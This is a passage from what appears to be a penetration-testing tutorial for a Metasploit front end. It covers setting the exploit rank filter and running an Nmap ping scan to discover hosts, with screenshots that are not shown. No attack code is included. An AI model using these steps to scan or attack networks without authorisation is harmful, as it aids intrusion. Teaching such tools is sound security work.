




For now, let's check the exploit rank as shown below. Metasploit classifies exploits into five categories : excellent, great, good, normal and poor according to their levels of exploitation. For now, let's keep it great.




Now, let's scan the network to see how many machines are there in the network. Go to hosts menu, Nmap scan and you will be listed different types of nmap scans. To keep it simple for now, i will just do a ping scan.






